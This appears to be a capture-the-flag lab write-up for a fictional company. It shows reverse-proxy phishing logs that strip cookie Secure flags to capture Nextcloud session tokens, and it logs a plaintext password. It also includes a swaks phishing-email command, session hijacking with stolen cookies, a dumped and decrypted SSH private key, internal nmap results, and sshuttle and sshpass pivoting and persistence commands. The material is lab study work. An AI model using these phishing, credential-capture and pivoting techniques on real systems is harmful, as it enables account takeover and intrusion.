nc_sameSiteCookielax=true; __Host-nc_sameSiteCookiestrict=true;
oc3sau9x3hp8=r46u113863jmb3bbv4apleneu4;
oc_sessionPassphrase=KVmkalxc3i3t4y243nUPptvkVL%2F6iauX%2Fihgp1t4VrVt9g1s7FC3coG9zUQ
YvQUFmSmgIef4YapYjToJ6V0kaVDjvRHy9tem%2FtB78uir8osITI7rKvdu5IPyuL7m0n5F] -> [__Host-
nc_sameSiteCookielax=true; __Host-nc_sameSiteCookiestrict=true;
oc3sau9x3hp8=r46u113863jmb3bbv4apleneu4;
oc_sessionPassphrase=KVmkalxc3i3t4y243nUPptvkVL%2F6iauX%2Fihgp1t4VrVt9g1s7FC3coG9zUQ
YvQUFmSmgIef4YapYjToJ6V0kaVDjvRHy9tem%2FtB78uir8osITI7rKvdu5IPyuL7m0n5F]
[Sat Dec 12 18:18:02 2020]  DBG  PatchHeaders: HTTPRequest took 65.075µs
[Sat Dec 12 18:18:02 2020]  DBG  rewriteRequest took 98.133µs
[Sat Dec 12 18:18:02 2020]  DBG  Rewriting Set-Cookie Flags: from
[oc3sau9x3hp8=7kgjfglbpbmieel3h5obr5qujf; path=/; secure; HttpOnly]
 -->
[oc3sau9x3hp8=7kgjfglbpbmieel3h5obr5qujf; path=/; ; HttpOnly]
[Sat Dec 12 18:18:02 2020]  DBG  Rewriting Location Header
[/index.php/login/selectchallenge] to [/index.php/login/selectchallenge]
[Sat Dec 12 18:18:02 2020]  DBG  PatchHeaders: HTTPResponse took 92.806µs
[Sat Dec 12 18:18:02 2020]  DBG  Fallback to default compression ()
[Sat Dec 12 18:18:02 2020]  DBG  [rw] Rewriting Response Body for
(https://nextcloud.0x0security.com): status[303] type[text/html; charset=UTF-8]
encoding[] uncompressedBody[0 bytes]
[Sat Dec 12 18:18:02 2020]  DBG  rewriteResponse took 143.639µs
[Sat Dec 12 18:18:02 2020]  DBG  Subdomain: nextcloud
[Sat Dec 12 18:18:02 2020]  DBG  Standard subdomain: nextcloud
```

```
[Sat Dec 12 18:18:02 2020]  DBG  [P] Proxying target
[https://nextcloud.0x0security.com] via domain [00security.com]
[Sat Dec 12 18:18:02 2020]  DBG  Patching request Cookies [__Host-
nc_sameSiteCookielax=true; __Host-nc_sameSiteCookiestrict=true;
oc3sau9x3hp8=7kgjfglbpbmieel3h5obr5qujf;
oc_sessionPassphrase=cwhPE1H6%2FkyxdCXtH1vwcCQpCtCK1KKEhPF8YIMaW9sUYCvz6D1FvE9wY%2Bz
Vd%2FD%2FrJdOEGm3KmJdTN51ltaZWvLGsxlv3o%2Bg6%2FarZBaqWv3uagLFHCkc3IEA1Bem2nl0] ->
[__Host-nc_sameSiteCookielax=true; __Host-nc_sameSiteCookiestrict=true;
oc3sau9x3hp8=7kgjfglbpbmieel3h5obr5qujf;
oc_sessionPassphrase=cwhPE1H6%2FkyxdCXtH1vwcCQpCtCK1KKEhPF8YIMaW9sUYCvz6D1FvE9wY%2Bz
Vd%2FD%2FrJdOEGm3KmJdTN51ltaZWvLGsxlv3o%2Bg6%2FarZBaqWv3uagLFHCkc3IEA1Bem2nl0]
[Sat Dec 12 18:18:02 2020]  DBG  PatchHeaders: HTTPRequest took 85.492µs
[Sat Dec 12 18:18:02 2020]  DBG  rewriteRequest took 133.043µs
[Sat Dec 12 18:18:03 2020]  DBG  PatchHeaders: HTTPResponse took 4.633µs
[Sat Dec 12 18:18:03 2020]  DBG  [rw] Rewriting Response Body for
(https://nextcloud.0x0security.com): status[200] type[text/html; charset=UTF-8]
encoding[gzip] uncompressedBody[5287 bytes]
[Sat Dec 12 18:18:03 2020]  DBG  rewriteResponse took 1.763702ms
[Sat Dec 12 18:18:03 2020]  DBG  PatchHeaders: HTTPResponse took 5.065µs
[Sat Dec 12 18:18:03 2020]  DBG  [rw] Rewriting Response Body for
(https://nextcloud.0x0security.com): status[200] type[text/html; charset=UTF-8]
encoding[gzip] uncompressedBody[5289 bytes]
[Sat Dec 12 18:18:03 2020]  DBG  rewriteResponse took 1.941906ms
[Sat Dec 12 18:18:03 2020]  DBG  Subdomain: nextcloud
[Sat Dec 12 18:18:03 2020]  DBG  Standard subdomain: nextcloud
[Sat Dec 12 18:18:03 2020]  DBG  [P] Proxying target
[https://nextcloud.0x0security.com] via domain [00security.com]
[Sat Dec 12 18:18:03 2020]  DBG  Patching request Cookies [__Host-
nc_sameSiteCookielax=true; __Host-nc_sameSiteCookiestrict=true;
oc3sau9x3hp8=r46u113863jmb3bbv4apleneu4;
oc_sessionPassphrase=KVmkalxc3i3t4y243nUPptvkVL%2F6iauX%2Fihgp1t4VrVt9g1s7FC3coG9zUQ
YvQUFmSmgIef4YapYjToJ6V0kaVDjvRHy9tem%2FtB78uir8osITI7rKvdu5IPyuL7m0n5F] -> [__Host-
nc_sameSiteCookielax=true; __Host-nc_sameSiteCookiestrict=true;
oc3sau9x3hp8=r46u113863jmb3bbv4apleneu4;
oc_sessionPassphrase=KVmkalxc3i3t4y243nUPptvkVL%2F6iauX%2Fihgp1t4VrVt9g1s7FC3coG9zUQ
YvQUFmSmgIef4YapYjToJ6V0kaVDjvRHy9tem%2FtB78uir8osITI7rKvdu5IPyuL7m0n5F]
[Sat Dec 12 18:18:03 2020]  DBG  PatchHeaders: HTTPRequest took 99.549µs
[Sat Dec 12 18:18:03 2020]  DBG  rewriteRequest took 211.693µs
[Sat Dec 12 18:18:03 2020]  DBG  Subdomain: nextcloud
[Sat Dec 12 18:18:03 2020]  DBG  Standard subdomain: nextcloud
[Sat Dec 12 18:18:03 2020]  DBG  [P] Proxying target
[https://nextcloud.0x0security.com] via domain [00security.com]
[Sat Dec 12 18:18:03 2020]  DBG  Patching request Cookies [__Host-
nc_sameSiteCookielax=true; __Host-nc_sameSiteCookiestrict=true;
oc3sau9x3hp8=7kgjfglbpbmieel3h5obr5qujf;
oc_sessionPassphrase=cwhPE1H6%2FkyxdCXtH1vwcCQpCtCK1KKEhPF8YIMaW9sUYCvz6D1FvE9wY%2Bz
Vd%2FD%2FrJdOEGm3KmJdTN51ltaZWvLGsxlv3o%2Bg6%2FarZBaqWv3uagLFHCkc3IEA1Bem2nl0] ->
[__Host-nc_sameSiteCookielax=true; __Host-nc_sameSiteCookiestrict=true;
oc3sau9x3hp8=7kgjfglbpbmieel3h5obr5qujf;
oc_sessionPassphrase=cwhPE1H6%2FkyxdCXtH1vwcCQpCtCK1KKEhPF8YIMaW9sUYCvz6D1FvE9wY%2Bz
Vd%2FD%2FrJdOEGm3KmJdTN51ltaZWvLGsxlv3o%2Bg6%2FarZBaqWv3uagLFHCkc3IEA1Bem2nl0]
[Sat Dec 12 18:18:03 2020]  DBG  PatchHeaders: HTTPRequest took 99.624µs
[Sat Dec 12 18:18:03 2020]  DBG  rewriteRequest took 219.679µs
```

```
[Sat Dec 12 18:18:03 2020]  DBG  Rewriting Location Header
[/index.php/login/challenge/admin] to [/index.php/login/challenge/admin]
[Sat Dec 12 18:18:03 2020]  DBG  PatchHeaders: HTTPResponse took 69.902µs
[Sat Dec 12 18:18:03 2020]  DBG  Fallback to default compression ()
[Sat Dec 12 18:18:03 2020]  DBG  [rw] Rewriting Response Body for
(https://nextcloud.0x0security.com): status[303] type[text/html; charset=UTF-8]
encoding[] uncompressedBody[0 bytes]
[Sat Dec 12 18:18:03 2020]  DBG  rewriteResponse took 190.962µs
[Sat Dec 12 18:18:03 2020]  DBG  Subdomain: nextcloud
[Sat Dec 12 18:18:03 2020]  DBG  Standard subdomain: nextcloud
[Sat Dec 12 18:18:03 2020]  DBG  [P] Proxying target
[https://nextcloud.0x0security.com] via domain [00security.com]
[Sat Dec 12 18:18:03 2020]  DBG  Patching request Cookies [__Host-
nc_sameSiteCookielax=true; __Host-nc_sameSiteCookiestrict=true;
oc3sau9x3hp8=r46u113863jmb3bbv4apleneu4;
oc_sessionPassphrase=KVmkalxc3i3t4y243nUPptvkVL%2F6iauX%2Fihgp1t4VrVt9g1s7FC3coG9zUQ
YvQUFmSmgIef4YapYjToJ6V0kaVDjvRHy9tem%2FtB78uir8osITI7rKvdu5IPyuL7m0n5F] -> [__Host-
nc_sameSiteCookielax=true; __Host-nc_sameSiteCookiestrict=true;
oc3sau9x3hp8=r46u113863jmb3bbv4apleneu4;
oc_sessionPassphrase=KVmkalxc3i3t4y243nUPptvkVL%2F6iauX%2Fihgp1t4VrVt9g1s7FC3coG9zUQ
YvQUFmSmgIef4YapYjToJ6V0kaVDjvRHy9tem%2FtB78uir8osITI7rKvdu5IPyuL7m0n5F]
[Sat Dec 12 18:18:03 2020]  DBG  PatchHeaders: HTTPRequest took 72.998µs
[Sat Dec 12 18:18:03 2020]  DBG  rewriteRequest took 125.726µs
[Sat Dec 12 18:18:03 2020]  DBG  Rewriting Set-Cookie Flags: from
[nc_username=robert; Path=/; Max-Age=1296000; Secure; HttpOnly; SameSite=Lax]
 -->
[nc_username=robert; Path=/; Max-Age=1296000; ; HttpOnly; SameSite=Lax]
[Sat Dec 12 18:18:03 2020]  DBG  Rewriting Set-Cookie Flags: from
[nc_token=E6jL0LLGnij312QqB%2BCC5pi1xVdudoud; Path=/; Max-Age=1296000; Secure;
HttpOnly; SameSite=Lax]
 -->
[nc_token=E6jL0LLGnij312QqB%2BCC5pi1xVdudoud; Path=/; Max-Age=1296000; ; HttpOnly;
SameSite=Lax]
[Sat Dec 12 18:18:03 2020]  DBG  Rewriting Set-Cookie Flags: from
[nc_session_id=7kgjfglbpbmieel3h5obr5qujf; Path=/; Max-Age=1296000; Secure;
HttpOnly; SameSite=Lax]
 -->
[nc_session_id=7kgjfglbpbmieel3h5obr5qujf; Path=/; Max-Age=1296000; ; HttpOnly;
SameSite=Lax]
[Sat Dec 12 18:18:03 2020]  DBG  Rewriting Location Header
[https://nextcloud.0x0security.com/index.php/apps/files/] to
[https://nextcloud.00security.com/index.php/apps/files/]
[Sat Dec 12 18:18:03 2020]  DBG  PatchHeaders: HTTPResponse took 159.865µs
[Sat Dec 12 18:18:03 2020]  DBG  Fallback to default compression ()
[Sat Dec 12 18:18:03 2020]  DBG  [rw] Rewriting Response Body for
(https://nextcloud.0x0security.com): status[303] type[text/html; charset=UTF-8]
encoding[] uncompressedBody[0 bytes]
[Sat Dec 12 18:18:03 2020]  DBG  rewriteResponse took 226.037µs
[Sat Dec 12 18:18:03 2020]  DBG  Subdomain: nextcloud
[Sat Dec 12 18:18:03 2020]  DBG  Standard subdomain: nextcloud
[Sat Dec 12 18:18:03 2020]  DBG  [P] Proxying target
[https://nextcloud.0x0security.com] via domain [00security.com]
```

```
[Sat Dec 12 18:18:03 2020]  DBG  Patching request Cookies [__Host-
nc_sameSiteCookielax=true; __Host-nc_sameSiteCookiestrict=true;
oc3sau9x3hp8=7kgjfglbpbmieel3h5obr5qujf;
oc_sessionPassphrase=cwhPE1H6%2FkyxdCXtH1vwcCQpCtCK1KKEhPF8YIMaW9sUYCvz6D1FvE9wY%2Bz
Vd%2FD%2FrJdOEGm3KmJdTN51ltaZWvLGsxlv3o%2Bg6%2FarZBaqWv3uagLFHCkc3IEA1Bem2nl0;
nc_username=robert; nc_token=E6jL0LLGnij312QqB%2BCC5pi1xVdudoud;
nc_session_id=7kgjfglbpbmieel3h5obr5qujf] -> [__Host-nc_sameSiteCookielax=true;
__Host-nc_sameSiteCookiestrict=true; oc3sau9x3hp8=7kgjfglbpbmieel3h5obr5qujf;
oc_sessionPassphrase=cwhPE1H6%2FkyxdCXtH1vwcCQpCtCK1KKEhPF8YIMaW9sUYCvz6D1FvE9wY%2Bz
Vd%2FD%2FrJdOEGm3KmJdTN51ltaZWvLGsxlv3o%2Bg6%2FarZBaqWv3uagLFHCkc3IEA1Bem2nl0;
nc_username=robert; nc_token=E6jL0LLGnij312QqB%2BCC5pi1xVdudoud; nc_session_]
[Sat Dec 12 18:18:03 2020]  DBG  PatchHeaders: HTTPRequest took 78.845µs
[Sat Dec 12 18:18:03 2020]  DBG  rewriteRequest took 108.14µs
[Sat Dec 12 18:18:04 2020]  DBG  Rewriting Location Header
[/index.php/login/selectchallenge] to [/index.php/login/selectchallenge]
[Sat Dec 12 18:18:04 2020]  DBG  PatchHeaders: HTTPResponse took 65.592µs
```

Outputting in the logs file (requests.log)

```
URL: https://storage.0x0security.com
======
nc_username=robert; Path=/; Max-Age=1296000; ; HttpOnly;
SameSite=Lax####nc_token=lpcp%2FUMJ1bPoQPwFcFmPp0tPLeiVjETJ; Path=/; Max-
Age=1296000; ; HttpOnly; SameS
ite=Lax####nc_session_id=r37vaoadc3h6isb6ecgmqn9325; Path=/; Max-Age=1296000; ;
HttpOnly; SameSite=Lax
======

REQUEST
======
Timestamp: Saturday, 12-Dec-20 20:34:04 EET
======
RemoteIP: 10.10.110.50:30771
======
UUID:
======
GET /index.php/apps/files/ HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: __Host-nc_sameSiteCookielax=true; __Host-nc_sameSiteCookiestrict=true;
oc3sau9x3hp8=r37vaoadc3h6isb6ecgmqn9325; oc_sessionPassphrase=U4bq%2Bh0Rf929jyND6
Atod8yJLLmIFKNg8AV53%2Fc1IzZKDrNq%2B3Ux%2F1BQYN0SeKefh67vYocV11H91Tx1XWU3MJ2%2BrPpnn
wq90mY0pxvWLqt3IOo2qUJ%2BGeHKkwd9WDzh; nc_username=robert; nc_token=lpcp%2FU
MJ1bPoQPwFcFmPp0tPLeiVjETJ; nc_session_
User-Agent: python-requests/2.18.4

REQUEST
======
Timestamp: Saturday, 12-Dec-20 20:34:01 EET
======
RemoteIP: 10.10.110.50:30771
======
UUID:
======
POST /index.php/login HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
Connection: keep-alive
Content-Length: 213
Content-Type: application/x-www-form-urlencoded
Cookie: __Host-nc_sameSiteCookielax=true; __Host-nc_sameSiteCookiestrict=true;
oc3sau9x3hp8=8773t261kq9sd3cqc7p6cmd9g7;
oc_sessionPassphrase=U4bq%2Bh0Rf929jyND6Atod8yJLLmIFKNg8AV53%2Fc1IzZKDrNq%2B3Ux%2F1B
QYN0SeKefh67vYocV11H91Tx1XWU3MJ2%2BrPpnnwq90mY0pxvWLqt3IOo2qUJ%2BGeHKkwd9WDzh
User-Agent: python-requests/2.18.4

user=robert&password=aep%21%40%23vae%24%2312ces&timezone_offset=1&timezone=Europe%2F
Berlin&requesttoken=uIATAL%2Fdz6rLZ5dhLAnposkZEUZamupLMvO%2BEA%2F90oo%3D%3AysVGL%2FO
U%2FcaZENk2dmewib9OVQcrqolkfL%2FwQ3ecn%2F4%3D
======



REQUEST
======
Timestamp: Saturday, 12-Dec-20 20:34:04 EET
======
RemoteIP: 10.10.110.50:30771
======
UUID:
======
GET /index.php/apps/files/ HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: __Host-nc_sameSiteCookielax=true; __Host-nc_sameSiteCookiestrict=true;
nc_session_ nc_token=lpcp%2FUMJ1bPoQPwFcFmPp0tPLeiVjETJ; nc_username=robert;
oc3sau9x3hp8=r37vaoadc3h6isb6ecgmqn9325;
oc_sessionPassphrase=U4bq%2Bh0Rf929jyND6Atod8yJLLmIFKNg8AV53%2Fc1IzZKDrNq%2B3Ux%2F1B
QYN0SeKefh67vYocV11H91Tx1XWU3MJ2%2BrPpnnwq90mY0pxvWLqt3IOo2qUJ%2BGeHKkwd9WDzh
User-Agent: python-requests/2.18.4
```

sample mailer

```
swaks -to "ralph@0x0security.com" -from "robert@0x0security.com" -body "Go to https://phish.00security.com" -header "Subject: Credentials, Errors" -server 10.10.110.74
```

Got nextcloud creds and cookies. Went to nextcloud.0x0secrity.com (firefox) and with cookiemanager manually edited the cookies(added above). Landed on robert's nextcloud.

Used The following creds from requests above

```
# got nextcloud creds
robert : aep!@#vae$#12ces
```

Decrypted vault, got ssh credentials

```
sshuser :  ca!@vyhjyt@#$!@31CASDF&^*3451@WADSFewr
```

And breached the perimeter :)

0X0SECURITY.LOCAL

APT-0X0SEC-NEXTCLOUD

```
root@nix36:~/aptlabs# ssh sshuser@10.10.110.74
sshuser@10.10.110.74's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-123-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Dec 12 18:37:31 UTC 2020
```

```
    System load:  0.06              Processes:              264
    Usage of /:   24.8% of 48.96GB  Users logged in:        1
    Memory usage: 28%               IP address for ens160:  192.168.20.31
    Swap usage:   0%                IP address for docker0: 172.17.0.1


  * Canonical Livepatch is available for installation.
    - Reduce system reboots and improve kernel security. Activate at:
      https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
Internet connection or proxy settings


Last login: Sat Dec 12 13:59:27 2020 from 10.10.14.10
sshuser@nextcloud:~$

sshuser@nextcloud:~$ cat flag.txt
APTLABS{M@lTiF@cTOR_PhI$h!nG}
sshuser@nextcloud:~$
```

And the flag (4th)

`APTLABS{M@lTiF@cTOR_PhI$h!nG}`

sshuser:ca!@vyhjyt@#$!@31CASDF&^*3451@WADSFewr

```
sshuser@nextcloud:~$ ip a s
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group
default qlen 1000
    link/ether 00:50:56:b9:9d:b3 brd ff:ff:ff:ff:ff:ff
    inet 192.168.20.31/24 brd 192.168.20.255 scope global ens160
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:feb9:9db3/64 scope link
       valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group
default
    link/ether 02:42:ae:70:3b:f9 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
    inet6 fe80::42:aeff:fe70:3bf9/64 scope link
       valid_lft forever preferred_lft forever
5: veth2960ca7@if4: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master
docker0 state UP group default
    link/ether 62:35:d9:a9:3d:20 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::6035:d9ff:fea9:3d20/64 scope link
       valid_lft forever preferred_lft forever
7: veth5135239@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master
docker0 state UP group default
    link/ether 36:52:35:e1:e8:6a brd ff:ff:ff:ff:ff:ff link-netnsid 2
    inet6 fe80::3452:35ff:fee1:e86a/64 scope link
       valid_lft forever preferred_lft forever
9: vethc17e813@if8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master
docker0 state UP group default
    link/ether 8e:de:5f:62:34:aa brd ff:ff:ff:ff:ff:ff link-netnsid 1
    inet6 fe80::8cde:5fff:fe62:34aa/64 scope link
       valid_lft forever preferred_lft forever
11: vethf105a6b@if10: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue
master docker0 state UP group default
    link/ether 16:4e:8b:e4:57:b2 brd ff:ff:ff:ff:ff:ff link-netnsid 3
    inet6 fe80::144e:8bff:fee4:57b2/64 scope link
       valid_lft forever preferred_lft forever
```

```
sshuser@nextcloud:~/.ssh$ cat authorized_keys
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQCVM2fM6ou5UOJLOk5J/wF+QTU/y9eROI79Hfl0841XLe2OMTm/ySzy
DAjYrJopzppSRVNu7YKldWBM/apGGdrWm1cRBtX94wBSyr4LGgeTiwv8Chj9ifHaqvthDuWdlTHFy1qMrH5C
vJBqTmDP/9soV6hUl89n4Ksj8qM+K5Yb6lVdqXa/VtGl58H5xEx8XRhRJvCh8VAblf3UNHHiKDtcpuv2xGGn
RATcqlLtb+P5NJxPv6ezGkYdoxZPHzwD3Gch94Wlve+15k3t2EKvFVVt4Ofxsqu9Ku4+BBTkPqDs2Y6/NgY+
IGtPOpNHCNUpd8g8SaZ4TutbyCXXd1ESe78X sshuser@nextcloud

sshuser@nextcloud:~/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,C373000CFD54B3F4508922250C171ED4

mGPS7QR4zX5++D5HVla7VzvT4cUtMFDV/jWdnL6sGI9ne5Ft7CqqJGKayJrCD115
8AYLM3JZqtKBHDhffntvlYeErQCS5QiGAUwPEw6FpfA1rYBm6yMMYkUxOh1FOcGD
vNm91sOA6xlN1uqN1lEU97rgMTZW3cuuAk1mL+VyJ+cH8KmCVxhnDIJ+YIUbMI13
UN/dYOB3x7tljsLPmOzJqEShXwTPqwW9Iebg5jdPMCRz/XUf3Jsm4NQ924+EC8K/
nmsFou94k7ofL4nMLVvf3ZZQv6xTNR4W6zPiCpwASX+r36zJgxPfUyvQUYPAX9Xf
pRWlj9nTQ8ui7aKnLnDpMX826uvHuYyWILIpp2LNMjMoBAqy3tqgBWbyXH2zeBff
6m8ShHyAAXRzJBE+CKiBGPUamINsUVnYZCFco33NkWOXLrFN83/pYoYsm+sQsOgt
zcaH8EcO6uUCtpVLCdr/nWw9mZG+FwtWIe9CtZmP1MT+DO5Wpkes6T90k67W18yz
wqEOJWNcTv2tJZAtEN2pBZkcMAorLuZuyQieQ4y2WM5I1d8wpK3aGleMStrUvWer
oXMWlL4eQK9E/apzs0wdDNf6ZCKIRSiQ75r1mydj3DTbQCywH+4TUcRLTo4XMlwo
A9fNZtliPNrYORUgJOq4Id4O/RKkysp3JrSLH8rC8sUFWXXajZxC43t5ky1uF8vo
ML7NJI3bymEEaG58rvUlfcBoGcjjJKw+NKuv6CPQkqP69LPNtjoJxOczrPCvzDJj
2mZpForsr1wMMbjjzNur0txBRUHEsoYiRwM/2Fwjbvij4szGOEvV3ensGc2hrDzz
SfwnqBJ2/7O5jB3CVa8jk1klDjWdi9P3yG1IvJytQzMSg/m7GV0j3oYQt253AqSL
qSazpfpL5qjtI20sylLyc8T1B/Fs97qqSgxE6I3pS5Jp59BmW95P1bZqq+lfBZB+
odTNyB7uSW+bCnLmChKKYoVb0ZbhnYUmoHxvKuXM4gWWsIjbLvmD8ZhZuQiDbRD/
```

```
5sJfltEAntIShDzJ76SSpk6J9mzK21sngaGRJZuIWaDjnBM0zjoqc0MiTXoxFlwI
uq/2Jre8oSY+qD9xP2+uaGDKCMFxjcG+bm626W5KPyOPUIyn/DfpoC4DgDPlzncU
/tKHaxTxcIsrZ+Vfn+D9IixHovJc21kvSTYpN7U7h3CCLRd3GWOkeO1hw+PPZrLF
bANQ9qSJbvBW9+KlaKxZAnAlIUZqHG29EJABE2HwxWw+RUy3h32LrP3TyYzLikL2
xnqgEAKq9y6AUarxKObRNWu/ytb9IO4LzeXEtFGwxcSZZ6sFShVJ79TzwA7fH5Ei
vgNNtyOHtmH6wEvRz9bKpis9MHDeKjOCvHF7HqqIGw4CwZ4N8Y+N4zwHu3X2EPP/
0E15Y+yBjNSpdV21M5lLtv9jqCTF8UoGZGqhyLN+E0zpNu1ZDLV7PA13S55OHr9d
6zTf5H5dzCH42HUccp/1Krj0t0KqFKeEzy5WmvHFP2hpP+jlNjz7rWJVdh7lCi/f
IeMfaTX5FRkY0MPLRmbS87s7WRuPMkJtmoqeJXNj91k2LqL8UPcA9cJeqkfCyy/M
-----END RSA PRIVATE KEY-----
```

Password for the above is the same as sshuser's, `ca!@vyhjyt@#$!@31CASDF&^*3451@WADSFewr`

Decrypted key

```
root@nix36:~/aptlabs# cat APT-0X0SEC-NEXTCLOUD.key
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEAlTNnzOqLuVDiS9JOSf8BfkE1P8vXkdCO/R35dPONVy3ttDE5v8ks
8gwI2KyaKc6aUkVTbu2CpXVgTP2qRhna1ptXEQbV/eMAUsq+CxoHk4sL/AoY/Ynx2qr7YQ
7lnZUxxctajKx+QryQak5gz//bKFeoVJfPZ+CrI/KjPiuWG+pVXal2v1bRpefB+cRMfF0Y
USbwofFQG5X91DRx4ig7XKbr9sRhp0QE3KpS7W/j+TScT7+nsxpGHaMWTx88A9xnIfeFpb
3vteZN7dhCrxVVbeDn8bKrvSruPgQU5D6g7NmOvzYGPiBrTzqTRwjVKXfIPEmmeE7rW8gl
13dREnu/FwAAA7i3Ty/ft08v3wAAAAdzc2gtcnNhAAABAQCVM2fM6ou5UOJL0k5J/wF+QT
U/y9eR0I79Hfl0841XLe20MTm/ySzyDAjYrJopzppSRVNu7YKldWBM/apGGdrWm1cRBtX9
4wBSyr4LGgeTiwv8Chj9ifHaqvthDuWdlTHFy1qMrH5CvJBqTmDP/9soV6hUl89n4Ksj8q
M+K5Yb6lVdqXa/VtGl58H5xEx8XRhRJvCh8VAblf3UNHHiKDtcpuv2xGGnRATcqlLtb+P5
NJxPv6ezGkYdoxZPHzwD3Gch94Wlve+15k3t2EKvFVVt4Ofxsqu9Ku4+BBTkPqDs2Y6/Ng
Y+IGtPOpNHCNUpd8g8SaZ4TutbyCXXd1ESe78XAAAAAwEAAQAAAQBodquQwA/AWq93IvKJ
wLAM9B8SYei3QW08MAZ/Kh+mEJRD+8tRSsvbVS3Ed2UhLHTEcaGvIOC8FGiuv1S+7E9avz
zAwSaHMq8BSM6y+zCez1Y+y9sfebwKvHhxRnriUJmewXjO0d89XsVGiUYjnCKYJnfHcttX
AekRrEs7tkzNkb0n/42blq2yxGTmnPOsg+DzpXyoIF+mbD6Tx7JBhwsLU0DrMpz2hVrsD5
PxWxXX9dPs6JBwpT3CNQER/HceIcIPzNaDgnnyF24Yw7nB8vZLyZYv7skV57ld4io+yC2u
GUvbSL/FaEGcG1GJghwKv8b1F4ZijyTQzF8srmav0PsxAAAAgGP4ijO/zdfUAzxwKHt0KE
QIBCQxaMOQ/J21Xx8jcoNz3xlT50ZiVIYHP5VF/FFLAU9wXUGTlQ4PYAeQJ6jqzBwDvIhz
8G68z5Te98m2wtccmQ1qz/JVTDlUdRITGcWHaaEn0LKKMF/v4VwUQyDBb5QjuO27HgNd5A
IZLT6GAV0kAAAAgQDG2hDfj8fR9TGX9CN9wyAOMDpDfhZUMiYfOjhEteSUt1z1cJgGMekQ
HBvO97fz+Ms841GhJc28kca95KF1egW0WEI5jJ4VtJB7hRuTL+S+6P7CF74sbpWXFS73e4
ZK8/HDhIWbuRepcCTGbehUCZbq+iL4OYjxu1ShRXbKkL5iJQAAAIEAwBRptNwjngmsq6PO
V5HAoT7H9utjxbOQ+y1e5yvgrO/P5z8FUHBmOpUus3GF3U5UkyBDDzcMefkEGw1Yn8Wbjz
fpXswSgnHNFBiAD4wmx1Te7F4bJKp87j4Aggnfu4JjO9FXnTicwKRa3uiSXTDRPp54bX6O
O5f8ng+IbFy4EYsAAAAAAQID
-----END OPENSSH PRIVATE KEY-----
```

Uploaded nmap binary and started scanning internal network

Results

```
Nmap scan report for 192.168.20.1
```

```
Host is up, received syn-ack (0.00083s latency).
Scanned at 2020-12-12 19:31:15 UTC for 101s
Not shown: 65532 filtered ports
Reason: 65532 no-responses
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
53/tcp open  domain  syn-ack
80/tcp open  http    syn-ack

Nmap scan report for 192.168.20.10
Host is up (0.00064s latency).
Not shown: 65516 filtered ports
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos
135/tcp   open  loc-srv
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd
593/tcp   open  unknown
636/tcp   open  ldaps
3268/tcp  open  unknown
3269/tcp  open  unknown
5985/tcp  open  unknown
9389/tcp  open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown
49686/tcp open  unknown
49700/tcp open  unknown

Nmap scan report for 192.168.20.15
Host is up, received syn-ack (0.00078s latency).
Scanned at 2020-12-12 19:31:15 UTC for 101s
Not shown: 65531 filtered ports
Reason: 65531 no-responses
PORT      STATE SERVICE REASON
80/tcp    open  http    syn-ack
443/tcp   open  https   syn-ack
5985/tcp  open  unknown syn-ack
49443/tcp open  unknown syn-ack

Nmap scan report for 192.168.20.31
Host is up, received conn-refused (0.00022s latency).
Scanned at 2020-12-12 19:31:15 UTC for 5s
Not shown: 65527 closed ports
Reason: 65527 conn-refused
PORT     STATE SERVICE  REASON
22/tcp   open  ssh      syn-ack
25/tcp   open  smtp     syn-ack
53/tcp   open  domain   syn-ack
443/tcp  open  https    syn-ack
```

```
5000/tcp open  unknown  syn-ack
8000/tcp open  unknown  syn-ack
8080/tcp open  http-alt syn-ack
9100/tcp open  unknown  syn-ack
```

sshuttle command `root@nix36:~/aptlabs# sshuttle -r sshuser@landfall 192.168.20.0/24 192.168.21.0/24 192.168.22.0/24 192.168.23.0/24 -e 'ssh -i APT-0X0SEC-NEXTCLOUD.key'`

sshpass: `sshpass -p 'ca!@vyhjyt@#$!@31CASDF&^*3451@WADSFewr' ssh sshuser@landfall`

OR

```
sshpass -p 'ca!@vyhjyt@#$!@31CASDF&^*3451@WADSFewr' ssh sshuser@landfall 'cat
.ssh/id_rsa.pub >> .ssh/authorized_keys'
